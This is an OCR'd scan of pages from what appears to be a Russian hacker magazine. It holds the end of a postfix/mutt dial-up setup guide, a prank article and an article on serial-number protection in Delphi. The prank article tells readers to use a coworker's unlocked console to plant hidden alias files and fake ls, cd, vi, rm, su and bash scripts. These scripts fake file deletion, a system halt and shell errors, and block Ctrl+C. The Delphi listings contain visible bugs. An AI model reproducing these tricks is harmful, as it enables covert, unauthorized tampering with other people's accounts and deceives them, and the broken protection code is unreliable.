

Тестим postfix

```
inet_interfaces = localhost
# Домены сервера. Почта, пришедшая на адреса этих доменов, будет доставляться локально
mydestination = $myhostname, localhost.$mydomain, $mydomain
# С адресов каких сетей принимать почту
mynetworks = 127.0.0.0/8
# Какому серверу передавать почту. Пропиши здесь адрес smtp-сервера своего прова
relayhost = smtp.provider.ru
# Файл почтовых псевдонимов
alias_maps = hash:/etc/postfix/aliases
alias_database = hash:/etc/postfix/aliases
# Какой программе отдавать локальную почту
mailbox_command = /usr/bin/procmail
# Не пытаться отправлять почту самостоятельно
defer_transports = smtp
# Баннер
smtpd_banner = Super smtp server (6.6.6) on $myhostname
```

Как только закончишь с конфигом, открывай /etc/mail/aliases, заменяй строку «root:» на «root: твое_имя_в_системе» и выполняй команду newaliases. Теперь все диагностические сообщения, направляемые root'y, будут приходить на твой локальный ящик. Все, проверим правильность настройки:

```
# postfix check
```

Создай свой mutt ;)


Проверка безопасности

Если есть ошибки - исправляй, если нет - можешь поднимать сервер:

```
# postfix start
```

Для просмотра содержимого почтовой очереди воспользуйся командой mailq.

ЗАМУТИМ ПОЧТОВИК

Если спросить *nix-гуру, каким почтовиком он пользуется, то в большинстве случаев ответ будет либо «Gnus», либо «Mutt». Т.к. gnus является частью emacs, то его рассматривать мы не будем (рассмотрим его как-нибудь в другой раз - в статье про редакторы ;), а вот на mutt остановимся поподробнее. Качай его исходники (устанавливай rpm), создавай файл ~/.muttrc (прокомментированный пример лежит в /etc/mutt/Muttrc) и пиши в него следующее:

```
# Автоматически открывать html-письма
auto_view text/html

ignore *
# Показывать только следующие заголовки
unignore  Date To From: Subject X-Mailer Organization User-Agent
# Показывать заголовки в следующей последовательности
hdr_order Date To X-Mailer User-Agent Organization From Subject

# F3 - занести письмо в черный лист (сюда засылай весь не отфильтрованный спам)
macro index <f3> "|sa-learn --spam\n" "spam"
macro pager <f3> "|sa-learn --spam\n" "spam"
# F4 - занести письмо в белый лист (используй для новых контактов)
macro index <f4> "|sa-learn --ham\n" "nospam"
macro pager <f4> "|sa-learn --ham\n" "nospam"

# Ящики, проверяемые на наличие новой почты
mailboxes `echo ~/Mail/*`
# Дефолтный ящик для сохраняемой почты
save-hook .* =saved
# Файл почтовых псевдонимов (сюда вносятся адреса нажатием клавиши "A")
set alias_file=~/.mail_aliases
source ~/.mail_aliases
# Не пищать
set beep=no
# Подставлять твой адрес при передаче почты sendmail'y (это postfix'ный wrapper)
set envelope_from=yes
# Каталог с почтовыми ящиками
set folder="~/Mail"
# Путь до mailcap
set mailcap_path="~/.mailcap"
# Сюда будет помещаться прочитанная почта
set mbox="=read"
# Показывать 6 строк мини-индекса при просмотре сообщений (очень удобно)
set pager_index_lines=6
# Помещать отложенные сообщения в этот ящик
set postponed="=postponed"
# Сохранять исходящую почту в этот ящик
set record="=sent"
# Кодировка, используемая для исходящей почты
set send_charset="koi8-r"
# Дефолтный почтовый ящик
set spoolfile="=inbox"
```

Для более удобной работы с некоторыми типами файлов из mutt немного подправим /etc/mailcap:

```
# Открывать картинки при помощи zgv (здесь можешь прописать свой любимый вьюер)
image/*;                    zgv %s >/dev/null 2>&1
# Открывать html-письма с помощью lynx и word-документы посредством catdoc прямо в окне почтовика
text/html;          lynx --dump %s; copiousoutput
application/msword;    catdoc %s; copiousoutput
```

Этот файл можно расширять бесконечно, я привел лишь самые часто используемые варианты.

ПОСЛЕДНИЕ ПРИГОТОВЛЕНИЯ


Последнее, что нужно сделать, - прописать некоторые команды в скрипт /etc/ppp/ip-up, который стартует сразу после успешного коннекта. Мы воспользуемся этой возможностью и добавим в него следующие строки:

```
# Запускаем pdnsd
/usr/sbin/pdnsd
# Отправляем почту
/usr/sbin/sendmail -q
# Синхронизируем время
/usr/sbin/ntpdate 194.186.254.22
```

Помимо ip-up, существует еще файл ip-down, он, как ты, наверное, уже догадался, получает управление после отключения. Добавь в него строку «killall pdnsd», чтобы после дисконнекта pdnsd останавливался и не жрал зря ресурсы.

СДЕЛАЙ ИЗ DIAL-UP ВЫДЕЛЕНКУ

Некоторых прикалывает делать из dial-up выделенку, когда по запросу к любому удаленному серверу (например переход по ссылке в браузере) происходит автоматический дозвон до прова, а после нескольких минут бездействия - отключение. Такое можно организовать при помощи программки diald или штатными средствами pppd.



ПОДЛОЖИ СВИНЬЮ В КОНСОЛЬ

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Лето. Жаркий офис. Обеденный перерыв. Как полагается, все работники поспешили подкрепиться. Все, кроме тебя. Несмотря на то, что голод режет желудок, как бритва, ты решаешь остаться в душном помещении. Зачем? Все просто: один из твоих коллег так торопился, что забыл запаролить свою консоль. Пришло время для самого настоящего западностроения, от которого жертва не отойдет до конца рабочего дня!

ЗАПАДОСТРОЕНИЕ В LINUX

Признайся, ты давно хотел приколоться над работником IT-отдела, весь персонал которого начальство заставило перейти на Linux. Ведь ты каждый день наблюдаешь, как бедолага листает маны и обращается за помощью к различным ресурсам. Естественно, что служащему не дают рутовых прав - это равносильно смерти :), но чтобы реально поглумиться, тебе хватит обычных пользовательских привилегий. Для осуществления желаемого от тебя потребуются лишь две вещи: найти подходящую жертву и... прочитать этот материал.

ХАКЕРСКОЕ ВТОРЖЕНИЕ

Первый прикол подойдет для абсолютно любой жертвы. Угадай, кого больше всего боится непросвещенный юзер? Правильно, хакеров! Хакер для ламера сродни божеству, которого малограмотный пользователь старается избегать. Как только работник увидит в консоли слово hack, он тут же вскочит с места и закричит, как будто его писюк загорелся! Давай же заставим бедного работника сделать это :). Попробуем составить изысканный списочек файлов, после просмотра которого лицо даже самого стойкого человека покроется красными пятнами. Главное - пофантазировать и составить массив ярких имен файлов, которые ну никак не должны находиться на компе жертвы. Пусть это будут слова cool_porn, trojan, exploit, ddos, attack и т.п. Мы не будем создавать эти файлы физически. Это не элитно :). Лучше наколбасить какой-нибудь скрипт, который заменит команду ls.

Как ты знаешь, после входа пользователя в систему подгружается файл ~/.bash_profile - эдакий профиль каждого логина (при использовании неначального/порожденного интерактивного командного интерпретатора все настройки читаются из конфига ~/.bashrc, а файлы /etc/profile, ~/.profile ~/.bash_profile и ~/.bash_login оболочкой игнорируются, так что будь внимателен). Там могут объявляться новые переменные, процедуры и алиасы. Как раз последнее нам и пригодится. Мы засунем в профиль алиас на команду ls, а точнее, подгрузим шпионский файл ~/.functions с подложными алиасами, чтобы не вызвать панику у слегка «продвинутого» юзера.

На скрине видно, что .bash_profile не вызывает никаких подозрений. Это нам и необходимо. Прописав алиас в якобы служебном файле ~/.functions, мы добились замены системной команды ls на ~/.tmp/.ls (во временном каталоге будут находиться все твои подложные сценарии). Когда плацдарм для прикола готов, можно приступить непосредственно к кодингу.

Как я уже говорил, наша задача состоит в том, чтобы вывести список хакерских файлов по команде ls. Это просто, мало того, для остроты ощущений мы оформим все в цвете - ведь юзер привык, что листинг окрашивает имена документов в разные цвета. Сперва поставим одно условие: если команда имеет параметры, то необходимо обращаться к реальному /bin/ls. Только в против-

Подготовка к заподлянкам

Чье порно? :)

ном случае можно активизировать прикол. Таким образом, юзер не сразу догадается, что его подставили.

.ls собственной персоной

```
#!/bin/sh

if [ "$*" == "" ]
then
echo -e "\033[01;32m0day-
exploit\t\t\t\033[00;mmremap.c\n\033[01;32m7350fun\t\t\t\t\033[01;31moral_sex.mpg"
echo -e "all-
logwipers.tgz\t\t\033[00;mpasswords.crk\n\033[01;31manal_sex.avi\t\t\t\033[01;34mporno"
.......
exit
fi
/bin/ls --color=auto $*
```

Необходимо знать, что служебная переменная $* хранит в себе аргументы команды. Ее мы, собственно, и анализируем. Для цветопечати нужно воспользоваться конструкцией \033[код_фона;код_цвета+m. Вся сложность прикола в том, что тебе потребуется грамотно выстроить и окрасить цепочку файлов. Результат поражает! Проверено на реальных жертвах.

На самом деле ничего удалять мы не будем, просто припугнем юзера


Злополучные каталоги

Если тебе кажется, что прикол с ls не выведет жертву из себя, можно попробовать насолить коллеге с помощью команды cd. Интересно, как нормальный человек отреагирует на то, что из-за перехода в каталог стали бы удаляться файлы во всех папках? :). Пришло время это проверить. Прописывай второй алиас в виде alias cd=~/.tmp/.cd и приступай к кодингу смертельного сценария.

На самом деле ничего удалять мы не будем, просто припугнем юзера, что вся его информация может полететь к чертовой матери, и не забудем перехватить сигнал SIGINT (который, как известно, посылается при нажатии Ctrl+C). Все это реально сделать в маленьком bash-скрипте.

Запусти cd и попрощайся с системой

```
#!/bin/sh

trap true SIGINT
DIRS=`/bin/ls -1 /`
for each in $DIRS
do
echo "rm: cannot remove directory \`/$each': Is a directory"
rand=$((RANDOM%10+1))
sleep $rand
done
```



```
[forb@linux forb]$ cd /
rm: cannot remove directory `/bin': Is a directory
rm: cannot remove directory `/boot': Is a directory
rm: cannot remove directory `/dev': Is a directory
rm: cannot remove directory `/etc': Is a directory
rm: cannot remove directory `/home': Is a directory
rm: cannot remove directory `/lib': Is a directory
rm: cannot remove directory `/mnt': Is a directory
rm: cannot remove directory `/opt': Is a directory
rm: cannot remove directory `/proc': Is a directory
rm: cannot remove directory `/root': Is a directory
rm: cannot remove directory `/sbin': Is a directory
rm: cannot remove directory `/swap': Is a directory
rm: cannot remove directory `/tmp': Is a directory
rm: cannot remove directory `/usr': Is a directory
rm: cannot remove directory `/var': Is a directory
[forb@linux forb]$
```

Удаляем корневой каталог

Первым делом мы перехватили сигнал. Это осуществляется шелловой командой trap, которой передаются два параметра: команда, выполняемая после прихода сигнала, и сам сигнал. Далее выполняем листинг корневого каталога и загоняем вывод в переменную. Затем создаем цикл по каждой строчке переменной (a строка - название папки в корне) и оповещаем юзера, что внутренности системы незамедлительно удаляются (лишь верхним папкам удается уцелеть :)). Чтобы жертва не приняла удаление за прикол, генерируем случайное число от 1 до 10 и молчим все это время. В итоге создается реальное ощущение работы с каталогами ;).

Угадай, что сделает юзер в первую очередь, как увидит подобное сообщение? Разумеется, нажмет Ctrl+C. Но не тут-то было! Перехват сделает свое дело и не даст команде аварийно завершиться. Юзер напрасно тратит нервы на убийство роковой команды, бьет кулаками по клавиатуре и монитору и кричит благим матом :). Зрелище, которое ты так давно хотел увидеть.

ОН ВЫКЛЮЧИЛ СЕРВЕР!

Что делают работники в консоли? Правильно, работают :). Корректируют документы, компилят различные сценарии и никчемные проекты. Пришло время нарушить их рабочую идиллию и вмешаться в процесс грязными хакерскими руками: создать алиас на профессиональный редактор vi, которым пользуются особо одаренные линуксоиды. Этот скрипт внушит твоему любимому коллеге мысль, от которой у него может пропасть дыхание и желание жить :). На его экране появится сообщение, характерное для процесса завершения работы, консоль повиснет, а ты и твои заранее предупрежденные сотрудники повернетесь к нему и начнете «благодарить» разными словами. Ведь он только что... удаленно уронил сервер!

Уверен, что у такого работника пропадет желание трудиться до конца смены, даже несмотря на то, что на самом деле никакого шатдауна не произойдет.

.vi вызывающий halt

```
#!/bin/sh

DATE=$(LC_ALL=en date +'%c')
TTY=$(basename `tty`)
echo -e "Broadcast message from $USER (pts/$TTY) ($DATE)\n\nThe system is going down for system halt NOW!"
sleep 500
```

Чтобы осуществить прикол, нужно знать вывод команды halt. Уверен, ты выучил его наизусть. Осталось лишь вставить в мессагу переменные $USER, $TTY и текущую дату. Последняя выводится на буржуйском языке в формате %c, как это видно из кода. Что каса-

```
[forb@linux forb]$ vi /etc/passwd
Broadcast message from forb (pts/0) (Fri Aug 27 04:07:21 2004)

The system is going down for system halt NOW!
```

Внезапное выключение

```
[forb@linux forb]$ rm -rf first.doc
rm: remove write-protected regular file `first.doc'?
```

Таинственное подвисание в консоли

ется псевдоустройства, то прежде чем его напечатать, необходимо удалить из переменной каталог /dev/. Эта проблема быстро решается при помощи регвыра утилиты sed, либо при помощи программы basename. В скрипте был использован второй вариант. Можешь нагрузить сценарий перехватом сигнала SIGINT (чтобы реальнее было!) и отключением отображения символов (с помощью команды stty).

УДАЛЯЕМ... И ЗАВИСАЕМ!

Часто юзер вычищает из своего каталога мусор. Чтобы выпендриться, некоторые личности юзают консольную команду rm, а не удобный интерфейс редактора mc. Над такими коллегами мы и будем прикалываться. Представь, что юзер запустил rm, а бинарник злосчастно завис. Жертва будет искать всевозможные причины - протрояненный /bin/rm, падение сервера или повреждение кабеля. От тебя требуется лишь поддакивать ламеру, мол, у меня такая же проблема, не волнуйся, друг :).

И наконец, самый хардкорный сценарий, реализацию которого я оставил на десерт.

Алгоритм сценария будет следующим: скрипт проанализирует параметры rm и возьмет последний в качестве файла (так оно и бывает чаще всего). Затем будет выведено предупреждение об удалении особо важного документа. Юзер, не раздумывая, попытается нажать «y», но не тут-то было! Консоль намертво подвиснет. Это произойдет из-за того, что в сценарии будет выключено отображение ввода, а также перехвачен сигнал SIGINT.

.rm - удалит файл и подвесит систему

```
#!/bin/sh
trap "stty echo" EXIT
trap true SIGINT
for file in "$@"
do
last=$file
done
echo -n "rm: remove write-protected regular file \`$file'? "
`stty -echo`
while read $deep
do
false >/dev/null 2>&1
done
```

Видно, что на всякий случай я перехватил и второй сигнал - сигнал выхода из программы. Когда это произойдет (через kill и т.п.), все символы снова будут отображаться как ни в чем не бывало. До повторного запуска /bin/rm :).

ТОЛЬКО ДЛЯ ПОСВЯЩЕННЫХ!

По счастливой случайности ты увидел открытую консоль админа, который владеет рутовым паролем? Очень хорошо! Самое время для приколов над умными людьми. Я уверен, сисадм долго будет искать подставу, а когда найдет, не отойдет от открытой консоли ни на шаг. К тому же, если администратор не запалил тебя у его компа, у тебя будет железное алиби :). Да, собственно, прикол будет безобидным. Всего-то выведем админу сообщение, что он недостоин рутовых привилегий. Поверь, такие мессаги больше всего бесят сисадмов :).

Как ты догадался, мы переопределим вызов /bin/su на поддельный .su. В нем напишем, что «к сожалению, юзер не имеет прав для вызова /bin/su». Естественно, прежде чем смотреть алиасы, админ будет долго анализировать свои права и добавлять себя в неизвестные группы (если, конечно, под рукой будет открытая рутовая консоль), а лишь затем догадается о подставе. Немного фантазии - и ты можешь превратить .su в полноценный рутовый шелл, который будет слегка глючить и сбоить. Вот и весь сценарий:

```
#!/bin/sh
echo -e "You are not allowed to su root!\nSorry."
```

Пользуясь случаем, напомню, что параметр -e позволяет обрабатывать специальные символы типа возврата каретки, табуляции и т.п.

ЧТО НАМ СТОИТ ШЕЛЛ ПОСТРОИТЬ?

И наконец, самый хардкорный сценарий, реализацию которого я оставил на десерт. Оно понятно, теперь ты владеешь всеми bash-заподлянками и можешь наколбасить суперский скрипт. Сейчас мы подменим не какой-нибудь бинарник, а целый командный интерпретатор!

Когда юзер отойдет на обед (в туалет, покурить, поговорить по мобиле - нужное подчеркнуть ;)), аккуратно перенеси подложный скрипт в его каталог, а затем запусти его. Перед этим ты умело подкорректируешь приглашение интерпретатора, а также придумаешь заподлянские выводы от команд (впрочем, можешь оставить дефолтовые - я не обижусь). Собственно, творение называется bash, выполняет функции /bin/bash, а на первый взгляд вообще неотличимо от шелла. Но только на первый :). Стоит юзеру выполнить какую-нибудь команду, как скрипт ругнется на нехватку памяти, на права, на ошибку сегментации. В итоге у юзера пропадет желание работать, а у тебя существенно поднимется настроение и боевой дух :).

Поддельный интерпретатор

```
#!/bin/sh
BEGIN='[user@localhost user]$ ';
trap "echo -n $BEGIN" SIGINT
while true; do
echo -n "$BEGIN"
read cmd
if [ "$cmd" != " ]
then
rand=$((RANDOM%5+1))
case "$rand" in
"1" ) echo "Segmentation fault (core dumped)"
;;
"2" ) echo "-bash: fork: resource temporary unavaliable"
;;
"3" ) echo "-bash: $cmd: command not found"
;;
"4" ) echo "-bash: $cmd: Permission denied"
;;
"5" ) echo "Wait for 5 minutes"
sleep 300
;;
esac
fi
done
```

Как я уже сказал, нужно подправить приглашение. Оно задается в первой строке кода. Затем переопределяется реакция на SIGINT (полная имитация Ctrl+C). Потом входим в бесконечный цикл и читаем там команду. Если она поступила, генерируем случайное число от 1 до 5 (это ты уже умеешь делать). Далее анализируем число: если это единица - выдаем ошибку сегментации, двойка - ругаемся на нехватку памяти, тройка - пишем ошибку 404 :), четверка - ругаемся на права, пятерка - вынуждаем юзера подождать 5 минут. Никто не мешает тебе нагенерить собственные шутки и внедрить их в скрипт. Для этого достаточно расширить диапазон рандома и вставить пару строк в конструкцию case/esac. Можно придумать всего один прикол, а в остальных случаях исправно выполнять команду. Возможно, так будет интереснее: юзер не сразу поймет, что над ним прикололись.


ШУТИ, НО НЕ ЗАБЫВАЙСЯ!

Как видишь, даже без рута можно так наломать дров, что твой сотрудник упадет в осадок. Однако я привел примеры безобидных шуток, которые не вредят здоровью компьютера. Конечно, я полагаю, что ты способен на большее, но лучше этого не делать, поскольку человек - существо мстительное, а значит, результат злой шутки может быть непредсказуемым. Как минимум, в тебя кинут клавиатурой, в более серьезных случаях - настучат начальству. А начальники не понимают подобных приколов, поэтому запросто могут лишить тебя премии или вообще уволить. В общем, я тебя предупредил!

Конкретные неполадки в системе

Отличная статья по bash-программированию на www.opennet.ru/docs/RUS/bash_scripting_guide/ поможет тебе в составлении новых злых скриптов.

Конструкция «trap '' 2» позволяет проигнорировать SIGINT, но скриптовый пример более информативен :).



На компакте выложены все скрипты, обсуждаемые в этой статье, а также несколько полезных доков по bash.

Этот материал предназначен только для ознакомления. Применение его в корыстных целях может привести к тяжким последствиям. За это редакция и автор не несут никакой ответственности.

Фленов Михаил (www.vr-online.ru)

ЩИТ И МЕЧ


Каждый начинающий программист думает о том, как защитить свою собственность, чтобы юзеры платили за программу, а не использовали ее направо и налево и при этом бесплатно. Такое стремление понятно, потому что всем хочется кушать и обидно отдавать какому-то чайнику на халяву свой многомесячный труд.

КАК ЗАЩИТИТЬ СВОИ ПРОГРАММЫ ОТ ВЗЛОМА

Построение защиты - достаточно сложное занятие. Это вечная борьба между программистами и хакерами, и в конце концов всегда побеждают последние. Еще не создавалось такой защиты, которую не сломали бы хакеры! Так что же теперь, вообще не защищаться? Нет! Защита, конечно же, должна быть, например, в виде серийных номеров. С их помощью мы будем контролировать зарегистрированных пользователей и вести учет. Но вместе с тем защита должна быть простой, чтобы не отнимать у нас слишком много времени на создание того, что все равно взломают.


ЦЕНА - КАЧЕСТВО

Некоторые считают, что защита должна быть такой, чтобы затраты на ее взлом были больше, чем на покупку софта. Но как оценить затраты на взлом и затраты на покупку? Посмотрим на почтовый клиент The Bat, цена которого находится в пределах от $25 до $45. Для буржуев это не так уж много, а защита в программе достаточно продумана и хорошо реализована. Но несмотря на это, в интернете кряки лежат на каждом углу.



Сайт сети Digital River

Если у хакера нет даже $20 на покупку программы, то он ее взломает и выложит кряк на всеобщее обозрение. Так уж сложилось, что основные хакерские умы - народ небогатый (борцы за Open Source и тому подобное), поэтому многие и ломают все, что плохо лежит. Для остальных пользователей затраты на взлом сводятся к поиску и скачиванию готовой вакцины, то есть стремятся к нулю.



Набираешь в www.yahoo.com имя проги и слово Crack - и получаешь недетский список адресов

> Взломать сложно, но пользователи и разработчики не любят программы, защищенные так сильно.

ПОЛНАЯ ЗАЩИТА

Для кодеров, не желающих заниматься созданием собственной защиты, есть готовое решение - стать участником сети продажи прог Digital River. Такой кодер получает в свое распоряжение специальную прогу, которая защищает исполняемый файл шифрованием. Взломать сложно, но пользователи и разработчики не любят программы, защищенные так сильно. Для программиста это светит сложными манипуляциями по шифрованию и созданию ключей перед тем, как выложить файл в сеть, а для конечных пользователей это создает проблемы при регистрации. Слишком сложен процесс активации регистрационного кода, а буржуи за свои зеленые не хотят совершать лишние телодвижения.

Из-за таких сложностей сеть не получила распространения среди шароварщиков, хотя защита их считается самой лучшей. Я думаю, если бы сеть получила большее распространение, то ее защита уже давно бы пала :).

ЛИСТИНГ. ПЕРВЫЙ ЭТАП ПРОВЕРКИ КОДА

```
var
TempString:String;
t, z: Real;
begin
TempString:='';
if not InputQuery('Регистрация', 'Введи
регистрационный код', TempString) then exit;
if t>1000000 then Close;
z:=Length(TempString)-1+25-20;
//Проверяем первую часть
if copy(TempString,10,4)<>'4321' then Terminate1;
if t>1000000 then Close;
z:=Length(TempString)-1+25-20;
t:=t-z;
if t<0 then Close;
end;
//Проверяем конец строки
if copy(TempString,10,4)<>'4321' then Terminate2;
//Опять ненужные вычисления
//Сохранение кода в реестре
//Опять ненужные вычисления
end;
```

КАЧЕСТВО ОПРЕДЕЛЯЕТ ЦЕНУ

Ты думаешь, если для программы есть кряк, ее не будут покупать? Сильно ошибаешься! Для многих программ есть кряки, но юзеры тратят деньги, потому что они платят не за софт, а за поддержку и за то, чтобы не было проблем с поиском вакцины для обновленной версии. За хорошую программу заплатят, даже если защита будет самой простой и ее сможет взломать электрический кипятильник, не говоря уже о чайнике.

Когда цена соответствует качеству программы, буржуи обязательно отдают за нее своих зеленых президентов. При этом желательно, чтобы цена не превышала $39, иначе действительно проще найти кряк, даже если программа является шедевром и будет предлагаться самая лучшая поддержка.
Так что скромность - залог успеха.

Теперь у тебя может сложиться впечатление, что защита в программе - вещь абсолютно бесполезная. Однако если вообще не ставить заслона от хака, то ломать начнут даже убежденные чайники, и уже не от жадности, а для того, чтобы Василий Пупло смог гордо сказать своим друзьям: «Сегодня я сломал прогу. Я, наверное, хакер. Можете не аплодировать и не вставать» :).

ПРАКТИКУМ ЗАЩИТЫ

Когда я впервые (чисто для тренировки) попробовал сломать чужую программу, то на все про все ушло около получаса. В то время я очень плохо знал Assembler и сначала пытался разобраться в методе проверки пароля. Потом запустил поиск по функции выхода 21-го прерывания и нашел все точки выхода из программы. И тут я увидел конструкцию, которая народным языком описывается так: если результат проверки не содержит нужного значения, то выход. Именно так завершается большинство проверок пароля. Каким бы сложным ни был алгоритм, в конце концов будет простая проверка на правильность и переход на завершение проги. Для взлома нужно просто убрать выход, и все.

Итак, чтобы усложнить жизнь хакерам, нужно замаскировать выход, а точнее, делать его нестандартным способом. Нормальный выход в Delphi - это закрытие основной формы, при этом вызывается метод Application.Terminate. Можно и напрямую вызывать этот метод. Но это уже стандартный выход, который генерирует событие WM_CLOSE и легко вычисляется.

Программеры на Delphi могут при неправильном вводе пароля вызывать метод Halt. Этот метод не генерирует никаких событий, а просто вырубает программу. Не все хакеры смогут сразу вычислить такой выход, и это увеличивает время поиска.

В качестве дополнительной инфы советую почитать статью «Защита программ от взлома» на http:// z-ol.chat.ru/ protect1.htm. Возможно, ты улучшишь описанный мной алгоритм и сделаешь его круче.

ПЕРВЫЙ ЭТАП

Каким должен быть регистрационный код? Он может быть и простым (числовым), главное - сделать красивую проверку в разных местах. Например, после ввода пароля можно проверять код по маске. Допустим, мы решили, что первые четыре символа должны быть 1234, а символы с 10-го по 13-й - 4321. Что будет между ними и после этого, не имеет значения, например, число 1234001904321 будет соответствовать шаблону. Для реализации проверки по шаблону можно использовать примерно такой код, какой указан в листинге.

Функции Terminate1 и Terminate2 - это выход из программы, в них можно также насовать бесполезных расчетов и между ними незаметно вставить вызов Halt. Почему две функции? Они должны быть немного разными, чтобы усложнить жизнь хакера. Для взлома одной-единственной было бы достаточно заблокировать ее вызов.

Между реальными проверками делаем множество бесполезных расчетов с вызовом метода Close, который закрывает приложение. Эти расчеты и проверки должны работать так, чтобы результат был всегда разным, но при этом выход из программы никогда не выполнился. Это опять же бутафория, которая нужна только для отвода глаз.

ИГРЫ ЗАКОНЧИЛИСЬ

В середине проверок, после того как мы убедились, что регистрационный код нас устраивает, можно сохранить его прямо в реестре. Сейчас это не столь важно. Хакер, конечно же, увидит запись в реестре и возрадуется. Он еще не знает, что радоваться ему рано ;). Вычислив шаблон среди бесполезных расчетов и написав генератор, в котором крайние значения фиксированы, а середина генерируется случайным образом, он успокоится и тут же выложит кряк для всеобщего пользования. Чтобы его уверенность была крепче, после выполнения всех описанных выше проверок нужно обязательно вывести сообщение об удачной регистрации. Как ты уже догадался, первый этап проверки создавался только для отвода глаз, и хакеры его быстро найдут по этому сообщению.

ВТОРОЙ ЭТАП

Итак, у нас есть в реестре код. Нужно сделать дополнительные проверки. Допустим, ты пишешь почтовый клиент. Пользователь его зарегистрировал, и мы сохранили код в реестре. Теперь при каждой проверке почты (или в другом важном месте программы) нужно брать регистрационный код и делать дополнительные проверки, но уже не по шаблону. Например, можно сложить все числа и сделать какие-то дополнительные преобразования, а затем проверить результат:

Второй этап проверки кода

```
Index:=0;
// В RegCod хранится регистрационный код
for i:=1 to Length(RegCod) do
index:=index+ StrToIntDef(RegCod[index], 0)
if index<>0 then
begin
Application.MessageBox("Ошибка в программе №123, обратитесь к разработчику", "Ошибка", MB_OK);
// terminate3 - очередной выход из программы, который не
// должен вызываться на первом этапе проверки
terminate3;
end;
```

